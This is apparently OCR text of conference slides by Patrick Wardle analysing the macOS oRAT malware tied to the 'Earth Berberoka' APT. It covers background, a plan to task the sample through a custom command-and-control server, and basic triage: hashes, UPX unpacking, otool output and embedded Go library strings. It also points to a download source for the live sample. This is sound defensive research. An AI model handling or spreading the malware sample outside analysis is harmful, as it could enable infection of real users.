
Making oRAT

...Go!



Want to play along?
You can download a sample from: objective-see.org/malware.html


WHOAMI

Patrick Wardle

Objective-See Foundation, 501(c)(3)


- macOS security tools
- "The Art of Mac Malware" books
- "Objective by the Sea" conference

OUTLINE
analysis of oRAT



The approaches, techniques, & tools discussed here, are generically applicable to the analysis of other macOS malware specimens (as well).

Background




"Earth Berberoka" APT

a new apt group ...with new macOS malware!

New APT group: "Earth Berberoka"

"...targets gambling websites on Windows, macOS, & Linux platforms using old and new malware families"



oRAT malware → focus of our analysis today

Existing triage(s):


1. *"New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware"* -TrendMicro

2. *"From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win"* -SentinelOne

Existing Triages

...more of an overview

Largely based on static analysis:



Infection vector

Configuration


(likely) Capabilities

"In my testing scenario, the malware runs the code, but local listening server immediately ends/not starts at all.

Thus in this case, the second part of the analysis was only static (and high-level only)" -oRAT Analyst

Our Approach

(complete) analysis ...via a custom C&C server




result: a comprehensive analysis
....without having to fully reverse the sample!

By tasking an infected host (via our custom C&C server) we can passively observe the malware actions, thus revealing its capabilities!


PREREQUISITES

to task & monitor the malware




3

Tools
to monitor



Triage

to gain a basic understanding



Basic Triage

hashes, file type, code signing, and more

```
% md5 oRat/darwinx64
9bac717cb7f37a88541c94d09666b960

% shasum oRat/darwinx64
26ccf50a6c120cd7ad6b0d810aca509948c8cd78
```

Hashes

```
% file oRat/darwinx64

oRat/darwinx64: Mach-O 64-bit executable x86_64
```

File type
(64-bit Mach-O)

```
% strings - oRat/darwinx64
...

Info: This file is packed with
the UPX executable packer http://upx.sf.net

Id: UPX 3.96 Copyright (C)
1996-2020 the UPX Team. All Rights Reserved.
```

Embedded strings
(...it's packed via UPX)

Unsigned
(via WhatsYourSign)

oRat:
unsigned, packed, 64-bit Mach-O binary

UNPACKING
trivial, via UPX

```
% brew install upx
% upx -d oRat/darwinx64 -o oRat/darwinx64_UNPACKED
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
  10334144 <-    3866806   37.42%   macho/amd64   darwinx64_UNPACKED

Unpacked 1 file.
% du -h darwinx64
3.7M
% du -h darwinx64_UNPACKED
9.9M
```

unpack with -d flag

almost 10MB :/

Unpacking oRat (via UPX)

DEPENDENCIES

some dynamic ...most though, are static?

```
% otool -L oRat/darwinx64_UNPACKED

  /usr/lib/libSystem.B.dylib
  /System/Library/Frameworks/Security.framework/Versions/A/Security
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

...very few (dynamic) dependencies

```
% strings - oRat/darwinx64_UNPACKED
...
github.com/pkg/sftp
github.com/xtaci/smux
github.com/gliderlabs/ssh
github.com/labstack/echo/v4
github.com/go-resty/resty/v2
github.com/sevlyar/go-daemon

golang.org/x/net/http2
vendor/golang.org/x/crypto/
```

written in Go ?

+ static dependencies?

